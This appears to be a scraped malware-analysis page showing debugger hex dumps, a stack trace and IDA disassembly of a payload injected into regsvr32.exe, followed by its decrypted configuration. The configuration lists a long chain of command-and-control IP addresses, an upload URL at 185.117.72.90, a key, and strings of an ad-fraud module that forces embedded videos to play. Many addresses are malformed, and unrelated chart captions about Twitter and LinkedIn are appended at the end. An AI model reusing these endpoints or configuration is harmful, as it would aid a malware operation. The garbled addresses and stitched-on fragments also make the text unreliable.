debug054	00A40000	00A41000	R	W	.	.	.	byte	0000	public	DATA	32	0000	0000	0000	FFFFFFFF	FFFFFFFF
regsvr32.exe	00A50000	00A51000	R	byte	0000	public	CONST	32	0000	0000	0000	FFFFFFFF	FFFFFFFF
regsvr32.exe	00A51000	00A54000	R	.	X	.	.	byte	0000	public	CODE	32	0000	0000	0000	FFFFFFFF	FFFFFFFF
regsvr32.exe	00A54000	00A55000	R	W	.	.	.	byte	0000	public	DATA	32	0000	0000	0000	FFFFFFFF	FFFFFFFF
regsvr32.exe	00A55000	00A57000	R	byte	0000	public	CONST	32	0000	0000	0000	FFFFFFFF	FFFFFFFF

0027FFC0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0027FFD0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0027FFE0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0027FFF0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00280000	4D 5A 50 00 02 00 00 00 04 00 0F 00 FF FF 00 00	MZP.....@.....
00280010	08 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00280020	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00280030	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00280040	0A 10 00 0E 1F 04 09 CD 21 B8 01 4C CD 21 98 98!..L..!
00280050	54 68 69 73 20 70 72 6F 67 72 61 6D 20 6D 75 73	This program mus
00280060	74 20 62 65 20 72 75 6E 20 75 6E 64 65 72 20 57	t-be-run-under-W
00280070	69 6E 33 32 00 0A 24 37 00 00 00 00 00 00 00 00	in32..\$.
00280080	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00280090	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
002800A0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
002800B0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
002800C0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
002800D0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
002800E0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
002800F0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00280100	50 A5 00 00 4C 01 06 00 19 5E 42 2A 00 00 00 00	PE..L.....B*...
00280110	00 00 00 00 E0 00 8E 81 00 01 02 19 00 A4 05 00a..n.....n
00280120	00 EA 00 00 00 00 00 00 00 00 00 00 00 10 00 00	..0.....8!.....
00280130	00 C0 05 00 00 00 28 00 00 10 00 00 00 02 00 00	..+.....(.....

Memory		Virtual: 0028b97d	Display format: Byte	Previous	Next
00289f2e	c3 e9 b4 90 ff ff eb cb 8b c3 5b 8b e5 5d c3 00 00 00 ff ff ff ff 03 00 00 00 75	[.]			
00289f49	fb 53 00 ff ff ff ff ff 0b 00 00 00 d5 65 12 36 f8 b6 5a 4f a5 4a d7 00 ff ff ff ff	S.....e.6.ZO.J.....			
00289f64	03 00 00 00 8f 91 a0 00 ff ff ff ff ff 0d 00 00 00 1c 08 4d 5f 78 df fc 0e 91 fe 5cM_x.....			
00289f7f	9e 16 00 00 00 ff ff ff ff ff 03 00 00 00 e7 d1 6b 00 ff ff ff ff 0d 00 00 00 30 7ak.....02			
00289f9a	d8 18 54 41 4e b5 9e 5b 14 19 48 00 00 ff ff ff ff 03 00 00 00 e0 86 6b 00 ff	TAN...[.H.....k.....			
00289fb5	ff ff ff 0f 00 00 00 00 b0 15 47 82 17 97 4e 43 1b 7a 96 cf 31 16 c9 00 55 8b ec 6a[.G.NC.z.1..U..			
00289fd0	00 6a 00 53 56 57 33 c0 55 68 52 a0 28 00 64 ff 30 64 89 20 33 db 8d 4d fc ba 6c	j.SVW3.UhR.(.d.0d.3.M.I			
00289feb	a0 28 00 b8 78 a0 28 00 e8 60 5f 04 00 8b 45 fc e8 74 99 ff ff 50 e8 36 ca ff ff	(.x(.E.t..P.6.....			
0028a006	8b f8 85 ff 74 2b 8d 4d f8 ba 6c a0 28 00 b8 90 a0 28 00 e8 3a 5f 04 00 8b 45 f8	t+.M.I.(.....E.....			
0028a021	e8 4e 99 ff ff 50 57 e8 9f c9 ff ff ff 89 c6 85 f6 74 04 ff d6 8b d8 33 c0 5a 59 59	N..PW.....t.....3.ZYY			
0028a03c	64 89 10 68 59 a0 28 00 8d 45 f8 ba 02 00 00 00 e8 63 95 ff ff c3 e9 91 8f ff ff	d..hY(.E.....c.....			
0028a057	eb eb 8b c3 5f 5e 5b 59 59 5d c3 00 00 ff ff ff ff 01 00 00 00 61 00 00 ff ff	-[.YV].....a.....			
0028a072	ff ff 0c 00 00 00 6a 64 73 6f 64 6d 32 33 2f 65 6d 6d 00 00 00 ff ff ff ff 11jdsodm23/emm.....			
0028a08d	00 00 00 48 72 45 64 63 74 66 66 64 73 51 73 64 72 64 6f 75 00 00 00 55 8b ec 83	HrEdetifdsQsdrdou..U..			
0028a0a0	c4 f8 33 c0 89 45 f8 33 c0 89 45 fc 33 d2 64 8b 05 30 00 00 00 b6 40 02 08 c0	3.E.3.E.3.d.0.....@.....			
0028a0c3	74 02 75 07 c7 45 fc 01 00 00 00 c7 45 f8 01 00 00 00 83 7d f8 01 75 02 b2 01 83	t.u.E.....E.....}..u.....			
0028a0de	7d fc 01 75 02 33 d2 8b c2 59 59 5d c3 90 55 8b ec 6a 00 6a 00 53 33 c0 55 68 4a	.}.u.3..YY .U..j.j.S3.Uh3			
0028a0f9	a1 28 00 64 ff 30 64 89 20 8d 4d f8 ba 60 a1 28 00 b8 6c a1 28 00 e8 48 32 04 00	(.d.0d..M..... .l.(.H2..			
0028a114	8b 55 f8 8d 45 fc e8 c1 9b ff ff 8b 45 fc e8 5d 6a 03 00 85 c0 0f 95 c3 33 c0 5a	U.E.....E..].....3.2			
0028a12f	59 59 64 89 10 68 51 a1 28 00 8d 45 f8 e8 4f 94 ff ff 8d 45 fc e8 17 9a ff ff c3	YYd..hQ(.E.O.....E.....			
0028a14a	e9 99 8e ff ff eb e8 8b c3 5b 59 59 5d c3 ff ff ff ff 03 00 00 00 75 33 e0 00 ff[.YV].....u3.....			
Scratch Pad					
ub 0028353e I500					
# ChildEBP RetAddr					
00 039ef80c 740f6eff ntdll!NtWaitForSingleObject+0x15					
01 039ef84c 740f6d20 mswsock!SockWaitForSingleObject+0x1ba					
02 039ef938 75d9673e mswsock!WSPSelect+0x3a6					
03 039ef9b8 0028b967 ws2_32!select+0x494					
WARNING: Frame IP not in any known module. Following frames may be wrong.					
04 039efc10 00297ead 0x28b967					
05 039efc3c 0028353e 0x297ead					
06 039efc50 75f6336a regsvr32+0x353e					
07 039efc5c 777c9902 kernel32!BaseThreadInitThunk+0xe					
08 039efc9c 777c98d5 ntdll!_RtlUserThreadStart+0x70					
09 039efcb4 00000000 ntdll!_RtlUserThreadStart+0x1b					

IDA View-A, Occurrences of: xor, Names window, Strings window

Structures

Enums

IDA View-A

Occurrences of: xor

Names window

```

002CD695 mov     [ebp+var_4], eax
002CD698 lea     eax, [ebp+var_4]
002CD69B call    sub_2840C0
002CD6A0 xor     eax, eax
002CD6A2 push    ebp
002CD6A3 push    offset unk_2CD724
002CD6A8 push    dword ptr fs:[eax]
002CD6AB mov     fs:[eax], esp
002CD6AE mov     eax, edi
002CD6B0 call    Hal_SuspiciousTooManyXrefs
002CD6B5 push    00h
002CD6B7 mov     eax, [ebp+var_4]
002CD6BA call    sub_283CF0
002CD6BF push    eax
002CD6C0 call    sub_2CD660
002CD6C5 push    eax
002CD6C6 call    j_kernel32_FindResourceW_0
002CD6CB mov     ebx, eax
002CD6CD test    ebx, ebx
002CD6CF jz      short loc_2CD70E

002CD6D1 push    ebx
002CD6D2 call    sub_2CD660
002CD6D7 push    eax
002CD6D8 call    j_kernel32_SizeofResource_0
002CD6DD mov     esi, eax
002CD6DF mov     eax, esi
002CD6E1 call    sub_2CD654
002CD6E6 test    al, al
002CD6E8 jz      short loc_2CD70E

002CD6EA push    ebx
002CD6EB call    sub_2CD660
002CD6F0 push    eax
002CD6F1 call    j_kernel32_LoadResource_0
002CD6F6 test    eax, eax
002CD6F8 jz      short loc_2CD70E

002CD6FA push    eax
002CD6FB call    j_kernel32_LockResource_0
002CD700 test    eax, eax
002CD702 jz      short loc_2CD70E

002CD704 mov     edx, edi
002CD706 mov     ecx, esi
002CD708 xchg    eax, edx
002CD709 call    sub_283678
  
```

80.00% (-369,256) (312,126) UNKNOWN 002CD6F1: sub_2CD68C+65

Hex View-A

```

002CD6B1 DB 5E FB FF 6A 0A 8B 45 FC E8 31 66 FB FF 50 E8 1^u.j.YEnF1fu-PF
002CD6C1 9B FF FF FF 50 E8 71 92 FB FF 8B D8 85 DB 74 3D 6^...PFq4v.Y+^!t=
002CD6D1 53 E8 89 FF FF 50 E8 0F 94 FB FF 8B F0 8B C6 SF8^...PF.Bu.Y=X!
002CD6E1 E8 6E FF FF FF 84 C0 74 24 53 E8 70 FF FF 50 Fn^...^+t$SFp^...P
002CD6F1 E8 AE 93 FB FF 85 C0 74 14 50 E8 5C 93 FB FF 85 FN8v^~+t.PF\8v^~
  
```

UNKNOWN 002CD6F1: sub_2CD68C+65

Name	Virtual Size	Virtual Address	Raw Size	Raw Address	Reloc Address	Linenumbers	Relocations N...	Linenumbers ...	Characteristics
000001F8	00000200	00000204	00000208	0000020C	00000210	00000214	00000218	0000021A	0000021C
Byte[8]	Dword	Dword	Dword	Dword	Dword	Dword	Word	Word	Dword
CODE	0005A290	00001000	0005A400	00000400	00000000	00000000	0000	0000	60000020
DATA	00006DD8	0005C000	00006E00	0005A800	00000000	00000000	0000	0000	C0000040
BSS	00000DFD	00063000	00000000	00061600	00000000	00000000	0000	0000	C0000000
.idata	00001B44	00064000	00001C00	00061600	00000000	00000000	0000	0000	C0000040
.reloc	000047C0	00066000	00004800	00063200	00000000	00000000	0000	0000	50000040
.rsrc	000017D8	0006B000	00001800	00067A00	00000000	00000000	0000	0000	50000040



Offset(h)	00	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0F	
00000000	76	30	79	38	70	54	54	39	49	54	50	78	51	4A	66	69	00y8pTT9ITPwQJfi
00000010	6D	37	45	65	61	4F	78	43	70	78	33	49	39	46	6D	66	m7EeaOxCPx3I9Fmf
00000020	42	61	58	32	72	72	6C	66	78	52	39	51	33	79	35	64	BaX2rrlfxR9Q3y5d
00000030	4F	6E	4E	50	6F	6E	48	47	45	49	30	30	39	32	6A	74	OnNPonHGEI0092jtc
00000040	64	7A	79	58	72	52	44	6C	48	36	71	73	52	36	67	54	dzyXrRD1H6qsR6gT
00000050	6B	71	68	53	49	7A	51	36	71	4A	4A	56	32	43	37	73	kqhSizQ6qJUV2C7s
00000060	68	53	2B	55	4F	53	78	6E	71	58	38	55	69	33	33	53	hS+UOSxngX8Ui33S
00000070	4F	64	4E	6F	61	30	63	4A	30	49	2B	6C	73	49	43	79	OdNoa0cJ0I+lsICy
00000080	45	6C	44	42	71	48	6E	76	74	33	2F	6C	54	38	62	5A	ElDBqHnvt3/1T8bZ
00000090	75	7A	44	34	31	48	5A	4F	55	2F	37	4D	71	69	66	76	uzD41HZOU/7Mqifv
000000A0	34	62	7A	4B	30	39	31	6E	61	78	43	6F	57	44	68	58	4bzK09lnaxCoWdhX
000000B0	45	46	6C	75	47	32	59	48	54	47	59	36	66	32	75	32	EFluG2YHTGY6f2u2
000000C0	67	4A	75	52	64	78	70	75	72	36	54	74	52	63	5A	30	gJuRjxpur6TcRcZ0
000000D0	38	2B	71	35	4E	63	36	50	49	54	36	46	5A	73	79	4F	8+q5Nc6PIT6FZsyO
000000E0	43	6D	6B	49	4D	73	78	71	50	72	52	63	78	6C	6D	37	CmkIMsqPrRcxlm7
000000F0	62	6A	69	30	39	57	69	58	41	41	35	58	4C	57	7A	5A	bji09WiXAA5XLWzZ
00000100	76	69	44	6D	36	71	6C	59	4E	55	59	75	77	31	37	2B	viDm6qLYNUYuw17+
00000110	44	7A	59	4B	68	48	79	35	59	46	77	4A	68	6A	73	6F	DzYKhHySYFwJhjsO
00000120	5A	4A	36	53	78	59	52	47	2B	36	77	67	7A	6E	41	4B	ZJ6SxYRG+6wgznAK
00000130	46	59	6D	49	77	49	6C	52	65	57	59	39	62	51	57	4D	FYmIwIIReWY9bQWM
00000140	36	54	6F	59	38	36	73	33	50	39	50	6F	71	62	64	61	6ToY86s3P9Pogbda
00000150	6B	74	49	33	66	33	4F	71	70	47	54	69	61	4D	39	52	ktI3f3OqpGTiaM9R
00000160	33	49	38	75	4D	6C	4A	30	66	64	55	6E	41	70	6F	2B	3i8uMlJ0fdUnApo+
00000170	41	68	73	37	4F	38	59	42	4D	78	34	6D	4F	6C	65	79	Ahs708YBMx4mOley
00000180	54	78	68	65	53	75	78	47	65	59	6C	59	53	44	58	47	TxheSuxGeYlYSDXG
00000190	37	67	59	6E	6B	2F	61	78	53	44	32	4C	37	73	67	42	7gYnk/axSD2L7sgB
000001A0	36	31	6D	6E	31	4F	43	74	64	73	4B	66	79	38	69	52	6lmnlOCTdsKfy8iR
000001B0	62	2B	30	4C	58	62	7A	56	32	52	70	69	56	57	32	4E	b+OLXbzV2Rp1VW2N
000001C0	54	4C	72	2B	42	74	74	48	34	41	70	6B	54	78	68	79	TLr+BttH4ApkTxhy
000001D0	69	47	55	46	6D	4C	4A	62	6A	59	76	51	61	45	37	31	iGUFmLJbJYvQaE71
000001E0	50	78	70	4A	64	4C	70	2F	34	4E	59	34	61	59	51	48	PxpJdLp/4NY4aYQH
000001F0	48	46	59	37	4C	7A	59	59	63	6E	4A	6A	4F	41	76	35	HFY7LzYYcnJJOAv5
00000200	46	79	4D	4F	33	58	52	64	62	77	5A	72	37	45	6B	64	FyMO3XRdbwZr7Ekd
00000210	41	30	54	4A	65	6A	4F	67	4E	31	6B	54	76	37	45	50	A0TJejOgNlktv7EP
00000220	4D	4F	34	42	73	71	6D	68	6E	57	33	34	64	37	30	34	MO4BsqmhnW34d704
00000230	53	56	42	44	44	70	76	7A	45	75	47	69	61	6C	36	75	SVBDDpvzEuG1a16u
00000240	43	48	6B	62	67	69	6C	48	67	69	39	78	53	76	47	4A	CHkbgi1Hgi9xSvGJ
00000250	4C	35	6E	46	64	75	71	6A	74	30	64	70	49	59	34	4E	L5nFduqjtc0dpIY4N
00000260	51	39	66	6C	4E	6B	56	37	69	6B	43	6F	53	61	77	4A	Q9f1NkV7ikCoSawJ
00000270	52	63	57	34	51	33	73	32	78	6F	30	67	68	66	42	35	RcW4Q3se2xo0ghfB5
00000280	46	53	46	51	37	6C	66	6A	57	51	6D	47	33	69	48	72	FSFQ71fjWQmG3iHr
00000290	79	4B	32	6E	72	49	6A	32	58	4E	48	76	54	62	63	68	yK2nrIj2XNHvTbch
000002A0	5A	77	56	47	54	58	34	6E	68	59	4D	69	31	2B	43	66	ZwVGTX4nhYMil+Cf
000002B0	72	4B	75	41	59	31	37	65	6C	49	79	39	4F	69	31	37	rKuAY17e1Iy90i17
000002C0	6B	57	6C	6A	6D	52	59	56	53	77	68	2B	33	6C	35	4F	kWlJmRYVSwH+315O
000002D0	6C	34	31	4A	4C	2B	4C	45	41	43	69	66	75	42	54	76	141JL+LEACifuBTv
000002E0	32	49	6F	39	72	78	78	37	62	4C	75	32	41	72	48	77	2Io9rrx7bLu2ArHw
000002F0	55	43	30	4E	47	76	47	6F	79	6E	4F	63	74	71	7A	58	UCONGvGoynOctqzX
00000300	69	42	39	61	48	46	4D	4A	6E	70	65	69	39	36	77	78	iB9aHFMJnpe196wx
00000310	35	2B	4F	4C	61	44	2B	4B	37	77	50	45	7A	53	7A	70	5+OLaD+K7wPEzSszp
00000320	43	32	49	59	31	2F	67	6A	63	56	4C	70	36	4A	38	68	C2IY1/gjcVLP6J8h
00000330	68	54	7A	45	46	53	6E	41	49	47	56	65	33	52	69	78	hTzEFSnAIGVe3Rix
00000340	78	47	54	38	5A	2F	70	42	64	4F	75	4A	68	7A	2B	32	xGT8Z/pBdOuJhz+2
00000350	67	73	68	35	33	71	68	77	48	2F	59	53	67	74	70	4C	gsh531hwH/YsgtPL
00000360	54	37	38	6D	52	75	38	56	63	64	74	33	2F	56	42	70	T78mRu8Vcdt3/VBp
00000370	6E	4C	32	70	62	66	6F	45	58	2B	4A	65	68	5A	66	6E	nL2pbfoEX+JehZfn


```


cp1:11.193.212.127:80>217.40.82.54:8080>64.227.162.203:80>189.82.97.80:8080>151.114.177.198:80>225.26.229.2:80>36.12.52.247:80>5.209.178.87:80>68.150.234.229:80>199.163.180.40:80>190.100.202.133:23824>171.158.123.173:80>158.185.68.150:80>73.104.246.159:80>59.53.89.32:80>32.195.75.71:80>100.6.27.46:443>176.217.40.44:80>57.202.64.125:80>131.197.200.122:80>55.100.153.143:80>49.175.151.124:8080>223.252.103.14:2037>24.230.174.67:80>231.13.172.100:80>48.41.53.163:80>108.93.39.250:80>87.170.200.210:80>22.17.8.156.125:443>35.148.166.208:443>20.184.228.191:8080>81.239.69.134:80>209.241.245.248:80>79.150.239.34:2607155.212.210.129:80>244.22.59.197:80>125.208.14.153:32108>252.2.21.167.149:80>153.139.167.134:443>246.29.161.24:443>165.236.38.39:80>26.60.186.223:80>8.93.248.22:80>18.210.193.166:23966>91.50.41.224:80>32.253.131.55:8080>41.36.117.79:80>177.153.6.194:443>122.170.4.36:443>140.117.148.158:443>202.56.225.2:443>27.49.39.8:80>191.242.204.19:80>203.115.105.245:80>89.205.122.234:443>108.83.139.121:50409>19.0.225.246.67:443>114.134.92.251:32728>182.180.65.173:443>143.138.94.111:443>102.203.170.123:443>195.141.148.132:443>22.222.100.63:80>71.94.188.202:443>13.243.184.130:80>92.18.204.186:80>126.32.77.40:80>14.235.40.161:443>91.183.79.191:80>7.83.202.208:22182>195.160.89.6:53609>209.182.235.80:36669>56.120.113.69:8080>152.230.210.243:80>33.1.78.147:47:443>230.249.137.206:443>77.111.42.82:8080>148.36.34.128:80>247.183.235.105:80>2.227.33.244:32182>66.166.20.113:80>249.106.231.200:80>53.55.101.135:80>249.170.1.95.121:443>187.49.10.36:80>87.37.16.120:80>144.185.191.164:80>31.157.148.7:80>207.59.157.52:80>63.46.108.3:443>138.190.214.147:443>4.234.7.20:8080>31.163.27.222:80>69.25.2.228.217:80>75.168.61.231:80>254.39.10.106:8080>176.244.231.135:80>200.138.113.207:80>211.237.65.238:443>136.52.200.109:443>203.183.181.9:80>146.7.197.156:443>238.76.10.1.214:80>236.159.93.94:8080>250.49.92.59:80>40.195.83.240:80>95.187.232.21:80>135.167.203.77:443>61.60.142.161:80>97.142.176.189:80>183.29.122.242:24729>161.182.143.146:80>238.78.206.3:8080>85.169.221.162:80>221.123.187.238:23962>73.159.153.53:8080>81.82.55.68:443>216.249.30.107:80>12.184.174.15:8080>4.184.167.165:443>193.130.31.124:443>250.197.16.148:80>229.76.4.41:52007>220.35.247.72:8080>3.255.177.17:80>180.201.114.90:443>51.220.140.174:80>134.115.92.27:80>41.255.185.45:80>;:
cplcptr:10::
cplmkey:1a7887c809cf0d4df17fc5dafd03e4e7::
keypass:165537::
2071757843666637020699015646178656678813274845891086535499491938863040718708278893255106556789136503397499499514135827753002194479351660714273760554377210435063573467248
549864004198249963600990196953103877199811371834197299886690810229547993815721647414299018829914480336700775760032044922438942690008663278856440487164946050309668972730
239620373400036156807226902415414689227139343695179004305146177952041410093920067335850237231481342219043067066944258371401022111781615909202213653175409380403803231949
546139972048768504151098481887652541679244830002467751471501733414326729845936854172715365200925796295269097::
passdebug:0:
debuglog:1:
elgdl sl:0:
dl_slb dll:0:}
b_dllInoul:1http://185.117.72.90/upload2.php::
nonulldnet32:1http://download.microsoft.com/download/0/8/c/08c19fa4-4c4f-4ffb-9d6c-150906578c9e/NetFx20SP1_x86.exe::
dnet32dnet64:1http://download.microsoft.com/download/9/8/6/98610406-c2b7-45a4-bdc3-9db1b1c5f7e2/NetFx20SP1_x64.exe::
dnet64pshe1xp:1http://download.microsoft.com/download/E/C/E/ECE99583-2003-455D-B681-68DB610B44A4/WindowsXP-KB968930-x86-ENG.exe::
pshe1lxxpshe1lvistax32:1http://download.microsoft.com/download/A/7/5/A758C017-63CE-47D6-8FA4-AFB5C21BAC54/Windows6.0-KB968930-x86-msu:
pshe1lvistax32pshe1lvistax64:1http://download.microsoft.com/download/3/C/8/3C8CF51E-1D9D-4DA4-AAEA-5C48D1CD055C/Windows6.0-KB968930-x64-msu:
pshe1lvistax64pshe1l2k3x32:1http://download.microsoft.com/download/1/1/7/117FB25C-BB20-41E1-B01E-0FEB08C72C30/WindowsServer2003-KB968930-x86-ENG.exe:
pshe1l2k3x32pshe1l2k3x64:1http://download.microsoft.com/download/B/D/9/BD9B81F7-6609-4B10-9334-600C58066AA7/WindowsServer2003-KB968930-x64-ENG.exe:
pshe1l2k3x64cl_fw:20:
cl_fwfl_fw:1http://fpdownload.macromedia.com/get/FlashPlayer/current/licensing/win/install_flash_player_22_active_x.exe::
fl_fumainanti:
DDID:1:DD1DD0020:1:DD2DD0030:1:DD3DD0040:1:DD4DD0050:1:DD5DD0060:1:DD6DD0070:1:DD7DD0080:1:DD8DD0090:1:DD9DD0100:1:DD10DD0110:1:DD11DD0120:1:DD12DD0130:1:DD13DD0140:1:DD14DD0150
:1:DD15DD0160:1:DD16DD0170:0:DD17DD0180:1http://185.117.72.90/upload.php.al:1:
mainanti1851177290f0zfo6dt

```

642C	00000006	C	POST
643C	00000030	C	Content-Type: application/x-www-form-urlencoded
6474	00000011	C	Content-Length:
65C4	00000071	C	try {var els=document.getElementsByTagName('object'); for(var i=0;i<els.length;i++){ els[i].play();}} catch(e){
6640	00000071	C	try {var els=document.getElementsByTagName('object'); for(var i=0;i<els.length;i++){ els[i].Play();}} catch(e){
66BC	00000071	C	try {var els=document.getElementsByTagName('object'); for(var i=0;i<els.length;i++){ els[i].PLAY();}} catch(e){
6738	00000070	C	try {var els=document.getElementsByTagName('embed'); for(var i=0;i<els.length;i++){ els[i].play();}} catch(e){
67B0	00000070	C	try {var els=document.getElementsByTagName('embed'); for(var i=0;i<els.length;i++){ els[i].Play();}} catch(e){
6828	00000070	C	try {var els=document.getElementsByTagName('embed'); for(var i=0;i<els.length;i++){ els[i].PLAY();}} catch(e){
68A0	00000075	C	try {var els=document.getElementsByTagName('embed'); for(var i=0;i<els.length;i++){ els[i].playVideo();}} catch(e){
6920	0000001B	C	try {var els=document.getEl
693C	0000005A	C	mentsByTagName('object'); for(var i=0;i<els.length;i++){ els[i].playVideo();}} catch(e){
69A0	00000071	C	try {var els=document.getElementsByTagName('embed'); for(var i=0;i<els.length;i++){ els[i].start();}} catch(e){
6A1C	00000071	C	try {var els=document.getElementsByTagName('embed'); for(var i=0;i<els.length;i++){ els[i].Start();}} catch(e){
6A98	00000071	C	try {var els=document.getElementsByTagName('embed'); for(var i=0;i<els.length;i++){ els[i].START();}} catch(e){
6B14	00000072	C	try {var els=document.getElementsByTagName('object'); for(var i=0;i<els.length;i++){ els[i].start();}} catch(e){
6B90	00000072	C	try {var els=document.getElementsByTagName('object'); for(var i=0;i<els.length;i++){ els[i].Start();}} catch(e){
6C0C	00000072	C	try {var els=document.getElementsByTagName('object'); for(var i=0;i<els.length;i++){ els[i].START();}} catch(e){
6C88	00000070	C	try {var els=document.getElementsByTagName('video'); for(var i=0;i<els.length;i++){ els[i].play();}} catch(e){
6D00	00000023	C	try {jwplayer().play();}} catch(e){
6EB5	00000006	C	_^[YY]



Twitter's Monthly Active Users




Revenues of LinkedIn by its 3 business segments



